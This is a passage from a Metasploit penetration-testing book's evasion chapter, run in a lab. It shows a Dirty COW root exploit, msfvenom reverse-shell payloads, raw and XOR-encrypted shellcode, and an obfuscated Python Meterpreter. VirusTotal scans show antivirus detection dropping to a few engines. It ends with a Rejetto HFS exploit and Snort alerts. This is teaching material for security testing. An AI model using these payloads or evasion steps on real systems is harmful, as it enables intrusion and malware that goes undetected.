keyring-THXNhK  orbit-nipun  pulse-O7symbW57ZaK
gcc -pthread 40839.c -o get_root -lcrypt
dir
40839.c   keyring-THXNhK  orbit-nipun         pulse-O7symbW57ZaK
get_root  orbit-gdm       pulse-IQEMFcsPx28b  pulse-gek0F3vIuCzk
chmod +x get_root
./get_root 333222
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.204.142
RHOSTS => 192.168.204.142
msf5 auxiliary(scanner/ssh/ssh_login) > set PASSWORD 333222
PASSWORD => 333222
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME firefart
USERNAME => firefart
msf5 auxiliary(scanner/ssh/ssh_login) > run
```

```
[+] 192.168.204.142:22 - Success: 'firefart:333222' ''

[*] Command shell session 9 opened (192.168.204.131:46541 -> 192.168.204.142:22) at 2020-02-02 13:44:22 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -u 9
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [9]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 9
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.204.131:4433
[*] Sending stage (985320 bytes) to 192.168.204.142
[*] Command stager progress: 100.00% (773/773 bytes)
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions 10
[*] Starting interaction with 10...

meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
meterpreter > shell
Process 3188 created.
Channel 1 created.
whoami
firefart
exit
meterpreter >
```


Chapter 9: Evasion with Metasploit

```
kali@kali:~$ msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=19
2.168.204.143 LPORT=80 -o Desktop/Shell2.exe
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Saved as: Desktop/Shell2.exe
```

```
root@kali:/home/kali# cp Desktop/Shell2.exe /var/www/html/
root@kali:/home/kali# msfconsole -q
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.204.143
LHOST => 192.168.204.143
msf5 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.204.143:80
```




```
root@kali:/home/kali# md5sum Desktop/Shell2.exe
9249cd55ea792336a095b0e1b6e936ee  Desktop/Shell2.exe
```



DETECTION	DETAILS	BEHAVIOR	COMMUNITY

Acronis	Suspicious	Ad-Aware	Trojan.Metasploit.A
AhnLab-V3	Trojan/Win64.Shelma.R274246	ALYac	Trojan.Metasploit.A
SecureAge APEX	Malicious	Arcabit	Trojan.Metasploit.A
Avast	Win64:Evo-gen [Susp]	AVG	Win64:Evo-gen [Susp]
Avira (no cloud)	TR/Crypt.XPACK.Gen7	BitDefender	Trojan.Metasploit.A
CAT-QuickHeal	HackTool.Metasploit.S9212471	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.5ea792	Cylance	Unsafe
Cyren	W64/S-c4a4ef26!Eldorado	DrWeb	BackDoor.Shell.244
Emsisoft	Trojan.Metasploit.A (B)	Endgame	Malicious (high Confidence)

```
kali@kali:~$ msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=19
2.168.204.143 LPORT=80 --encrypt aes256 --encrypt-iv AAAABBBBCCCCDDDD --encrypt-key ABCDE12345A
BCDE12345ABCDE12345AB -f exe -o Desktop/Shell.exe
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: Desktop/Shell.exe
```


192.168.204.143/Shell.exe
Shell.exe
File moved or missing
Show All Downloads
360 TOTAL SECURITY
The downloaded file contains a Trojan virus. It has been quarantined
360 has identified that the downloaded file contains a Trojan virus, which may infiltrate your system and even steal your account passwords, photos or other private information.
Trojan file: Shell.exe
Risks: Trojan (HEUR/QVM202.0.3761.Malware.Gen)
Close

f003b9c042955e2703d8846233a23d96930bb838f67348661044419acd4b2b3b

45 / 70

Community Score

45 engines detected this file

f003b9c042955e2703d8846233a23d96930bb838f67348661044419acd4b2b3b

Shell.exe

64bits | assembly | direct-cpu-clock-access | peexe | runtime-modules


7.00 KB
Size

2020-02-13 08:40:28 UTC
4 minutes ago

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY


Acronis	Suspicious	Ad-Aware	Trojan.Metasploit.A
AhnLab-V3	Trojan/Win64.Shelma.R274246	ALYac	Trojan.Metasploit.A
SecureAge APEX	Malicious	Arcabit	Trojan.Metasploit.A
Avast	Win64:Evo-gen [Susp]	AVG	Win64:Evo-gen [Susp]
Avira (no cloud)	TR/Crypt.XPACK.Gen7	BitDefender	Trojan.Metasploit.A
CAT-QuickHeal	HackTool.Metasploit.S9212471	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.f2660b	Cylance	Unsafe
Cyren	W64/S-c4a4ef26!Eldorado	DrWeb	BackDoor.Shell.244
Emsisoft	Trojan.Metasploit.A (B)	Endgame	Malicious (high Confidence)

```
kali@kali:~$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.204.143 LPORT=80 -f c
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of c file: 1457 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\x89\xe8\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54"
"\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\xc0\xa8\xcc\x8f"
"\x68\x02\x00\x00\x50\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50"
"\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5"
"\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x67"
"\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff"
"\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00"
"\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56"
"\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58"
"\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5"
"\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\x0f\x85"
"\x70\xff\xff\xff\xe9\x9b\xff\xff\xff\x01\xc3\x29\xc6\x75\xc1"
"\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5";
```




C:\Users\Nipun Jaswal\source\repos\Encoder\x64\Debug\Encoder.exe

```
Encrypted Shellcode:
0x56,0x42,0x28,0xaa,0xaa,0xaa,0xca,0x23,0x4f,0x9b,0x6a,0xce,0x21,0xfa,0x9a,0x21,0xf8,0xa6,0
x21,0xf8,0xbe,0x21,0xd8,0x82,0xa5,0x1d,0xe0,0x8c,0x9b,0x55,0x06,0x96,0xcb,0xd6,0xa8,0x86,0x
8a,0x6b,0x65,0xa7,0xab,0x6d,0x48,0x58,0xf8,0xfd,0x21,0xf8,0xba,0x21,0xe0,0x96,0x21,0xe6,0xb
b,0xd2,0x49,0xe2,0xab,0x7b,0xfb,0x21,0xf3,0x8a,0xab,0x79,0x21,0xe3,0xb2,0x49,0x90,0xe3,0x21
,0x9e,0x21,0xab,0x7c,0x9b,0x55,0x06,0x6b,0x65,0xa7,0xab,0x6d,0x92,0x4a,0xdf,0x5c,0xa9,0xd7,
0x52,0x91,0xd7,0x8e,0xdf,0x4e,0xf2,0x21,0xf2,0x8e,0xab,0x79,0xcc,0x21,0xa6,0xe1,0x21,0xf2,0
xb6,0xab,0x79,0x21,0xae,0x21,0xab,0x7a,0x23,0xee,0x8e,0x8e,0xf1,0xf1,0xcb,0xf3,0xf0,0xfb,0x
55,0x4a,0xf5,0xf5,0xf0,0x21,0xb8,0x41,0x27,0xf7,0xc2,0x99,0x98,0xaa,0xaa,0xc2,0xdd,0xd9,0x9
8,0xf5,0xfe,0xc2,0xe6,0xdd,0x8c,0xad,0x23,0x42,0x55,0x7a,0x12,0x3a,0xab,0xaa,0xaa,0x83,0x6e
,0xfe,0xfa,0xc2,0x83,0x2a,0xc1,0xaa,0x55,0x7f,0xc0,0xa0,0xc2,0x6a,0x02,0x66,0x25,0xc2,0xa8,
0xaa,0xaa,0xfa,0x23,0x4c,0xfa,0xfa,0xfa,0xfa,0xea,0xfa,0xea,0xfa,0xc2,0x40,0xa5,0x75,0x4a,0
x55,0x7f,0x3d,0xc0,0xba,0xfc,0xfd,0xc2,0x33,0x0f,0xde,0xcb,0x55,0x7f,0x2f,0x6a,0xde,0xa0,0x
55,0xe4,0xa2,0xdf,0x46,0x42,0xcd,0xaa,0xaa,0xaa,0xc0,0xaa,0xc0,0xae,0xfc,0xfd,0xc2,0xa8,0x7
3,0x62,0xf5,0x55,0x7f,0x29,0x52,0xaa,0xd4,0x9c,0x21,0x9c,0xc0,0xea,0xc2,0xaa,0xba,0xaa,0xaa
,0xfc,0xc0,0xaa,0xc2,0xf2,0x0e,0xf9,0x4f,0x55,0x7f,0x39,0xf9,0xc0,0xaa,0xfc,0xf9,0xfd,0xc2,
0xa8,0x73,0x62,0xf5,0x55,0x7f,0x29,0x52,0xaa,0xd7,0x82,0xf2,0xc2,0xaa,0xea,0xaa,0xaa,0xc0,0
xaa,0xfa,0xc2,0xa1,0x85,0xa5,0x9a,0x55,0x7f,0xfd,0xc2,0xdf,0xc4,0xe7,0xcb,0x55,0x7f,0xf4,0x
f4,0x55,0xa6,0x8e,0xa5,0x2f,0xda,0x55,0x55,0x55,0x43,0x31,0x55,0x55,0x55,0xab,0x69,0x83,0x6
c,0xdf,0x6b,0x69,0x11,0x5a,0x1f,0x08,0xfc,0xc0,0xaa,0xf9,0x55,0x7f,0xaa,
```




```
kali@kali:~/Desktop$ md5sum DecoderStub.exe
7ad6dbdfba14bcffabe67818c86b3cab  DecoderStub.exe
kali@kali:~/Desktop$ sha256sum DecoderStub.exe
8861e3d4c517aa560a78550949a6e74f5158de332e9c5c2636d653f8cabb2ce3  DecoderStub.exe
```




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.204.143:80
[*] Sending stage (180291 bytes) to 192.168.204.1
[*] Meterpreter session 4 opened (192.168.204.143:80 -> 192.168.204.1:1317) at 2020

meterpreter > pwd
C:\Users\Nipun Jaswal\Downloads
meterpreter > sysinfo
Computer        : MSI
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ps -S 360
Filtering on '360'

Process List
============

 PID    PPID   Name              Arch  Session  User              Path
 ---    ----   ----              ----  -------  ----              ----
 3456   948    360DocProtect.exe
 12752  37832  360webshield.exe  x86   8        MSI\Nipun Jaswal  C:\Program Files
 (x86)\360\Total Security\safemon\chrome\360webshield.exe

meterpreter >
```

8861e3d4c517aa560a78550949a6e74f5158de332e9c5c2636d653f8cabb2ce3

21 / 70

Community Score

21 engines detected this file

8861e3d4c517aa560a78550949a6e74f5158de332e9c5c2636d653f8cabb2ce3
DecoderStub.exe
peexe

7.50 KB
Size

2020-02-19 16:05:07 UTC
a moment ago

EXE

DETECTION | DETAILS | BEHAVIOR | COMMUNITY

Ad-Aware	DeepScan:Generic.RozenaA.1C211123	ALYac	DeepScan:Generic.RozenaA.1C211123
Arcabit	DeepScan:Generic.RozenaA.1C211123	BitDefender	DeepScan:Generic.RozenaA.1C211123
BitDefenderTheta	Gen:NN.ZexaF.34090.auW@aOHEN1ai	CrowdStrike Falcon	Win/malicious_confidence_60% (D)
Cybereason	Malicious.fba14b	Cylance	Unsafe
Emsisoft	DeepScan:Generic.RozenaA.1C211123 (B)	Endgame	Malicious (high Confidence)
eScan	DeepScan:Generic.RozenaA.1C211123	ESET-NOD32	A Variant Of Win32/Rozena.PL
FireEye	DeepScan:Generic.RozenaA.1C211123	GData	DeepScan:Generic.RozenaA.1C211123
Ikarus	Trojan.Win32.Rozena	Kaspersky	HEUR:Trojan.Win32.Generic
MAX	Malware (ai Score=83)	Microsoft	Trojan:Win32/Meterpreter.genIC

3 / 71

Community Score

3 engines detected this file

998db849298a481a7180f5328d79d581018a35b8be4d97f272a15ad1dd0ce9ac
DecoderStub.exe
peexe

7.50 KB
Size

2020-02-19 16:21:32 UTC
2 minutes ago

EXE

DETECTION | DETAILS | BEHAVIOR | COMMUNITY


Cylance	Unsafe	Endgame	Malicious (moderate Confidence)
Ikarus	Trojan.Win32.Rozena	Acronis	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	SecureAge APEX	Undetected
Arcabit	Undetected	Avast	Undetected
Avast-Mobile	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderTheta	Undetected

```
kali@kali:~$ msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.204.143 LPORT=4444 -o met
erpreter.py
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 454 bytes
Saved as: meterpreter.py
kali@kali:~$
```

```
import base64,sys;exec(base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')}[
sys.version_info[0]](
'aW1wb3J0IHNvY2tldCxzdHJ1Y3QsdGltZQpmb3IgeCBpbiByYW5nZSgxMCk6Cgl0cnk6CgkJcz1zb
2NrZXQuc29ja2V0KDIsc29ja2V0LlNPQ0tfU1RSRUFNKQoJCXMuY29ubmVjdCgoJzE5Mi4xNjguMjA
0LjE0MycsNDQ0NCkpCgkJYnJlYWsKCWV4Y2VwdDoKCQl0aW1lLnNsZWVwKDUpCmw9c3RydWN0LnVuc
GFjaygnPkknLHMucmVjdig0KSlbMF0KZD1zLnJlY3YobCkd2hpbGUgbGVuKGQpPGw6CglkZ1zLnJ
lY3YobC1sZW4oZCkpCmV4ZWMoZCx7J3MnOnN9KQo='))))
```

```
C:\Python27\Scripts>pyinstaller.exe --onefile --noconsole --hidden-import ctypes
 C:\Users\Apex\Desktop\PyMet\meterpreter.py
80 INFO: PyInstaller: 3.3.1
82 INFO: Python: 2.7.11
82 INFO: Platform: Windows-7-6.1.7600-SP0
83 INFO: wrote C:\Python27\Scripts\meterpreter.spec
86 INFO: UPX is not available.
87 INFO: Extending PYTHONPATH with paths
['C:\\Users\\Apex\\Desktop\\PyMet', 'C:\\Python27\\Scripts']
90 INFO: checking Analysis
96 INFO: Building because hiddenimports changed
98 INFO: Initializing module dependency graph...
102 INFO: Initializing module graph hooks...
110 INFO: Analyzing hidden import 'ctypes'
1869 INFO: running Analysis out00-Analysis.toc
1873 INFO: Adding Microsoft.VC90.CRT to dependent assemblies of final executable
```

```
msf5 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.204.143
LHOST => 192.168.204.143
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.204.143:4444
```



22
/ 70

Community Score

22 engines detected this file

8fa8065b566be56185688e5643e829202af44e2cfb1f866dc5b91f833c7b55af
meterpreter.exe
overlay peexe

4.29 MB
Size

2020-02-23 10:08:43 UTC
1 minute ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Acronis	Suspicious	SecureAge APEX	Malicious
Avira (no cloud)	TR/Swrort.Gen7	BitDefender	Trojan.Agent.EEPF
Bkav	W32.AIDetectVM.malware	ClamAV	Win.Dropper.Ursu-6651510-0
Cybereason	Malicious.9a8c0d	eGambit	Unsafe.AI_Score_98%
Emsisoft	Trojan.Agent.EEPF (B)	Endgame	Malicious (high Confidence)
eScan	Trojan.Agent.EEPF	F-Secure	Trojan.TR/Swrort.Gen7
FireEye	Generic.mg.77402c0e04a5281b	GData	Trojan.Agent.EEPF
Kaspersky	HEUR:Trojan.Win32.Generic	MAX	Malware (ai Score=81)
McAfee-GW-Edition	BehavesLike.Win32.Generic.rc	Sangfor Engine Zero	Malware

Community Score

6 engines detected this file

2bec0492e7e736b0cdadf90d923252157cd11c46f2f36a6585daac7d7852b880

Clear.exe

64bits | assembly | overlay | peexe

10.89 MB
Size

2020-02-23 11:11:37 UTC
a moment ago

EXE

DETECTION | DETAILS | BEHAVIOR | COMMUNITY

SecureAge APEX	Malicious	eGambit	Trojan.Generic
Ikarus	Trojan.Python.Agent	Jiangmin	Trojan.Generic.ekumw
Trapmine	Suspicious.low.ml.score	Zillya	Trojan.Filecoder.Script.16
Acronis	Undetected	Ad-Aware	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
Avast-Mobile	Undetected	AVG	Undetected
Baidu	Undetected	BitDefender	Undetected

```
   --  ----
   0   Automatic


msf exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.116.146:4444
[*] Using URL: http://0.0.0.0:8080/ITmYdkjz
[*] Local IP: http://127.0.0.1:8080/ITmYdkjz
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /ITmYdkjz
[*] Sending stage (179779 bytes) to 192.168.116.147
[*] Meterpreter session 1 opened (192.168.116.146:4444 -> 192.168.116.147:49358) at 2018-04-2
2 12:46:58 -0400
[!] Tried to delete %TEMP%\YjwlwHQY.vbs, unknown result
[*] Server stopped.

meterpreter > 
```

```
04/22-22:16:58.283645  [**] [1:1000001:1] SERVER-WEBAPP Rejetto HttpFileServer Login
attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.11
.146:34881 -> 192.168.116.147:8080
04/22-22:16:58.310556  [**] [1:1000001:1] SERVER-WEBAPP Rejetto HttpFileServer Login
attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.11
.146:43797 -> 192.168.116.147:8080
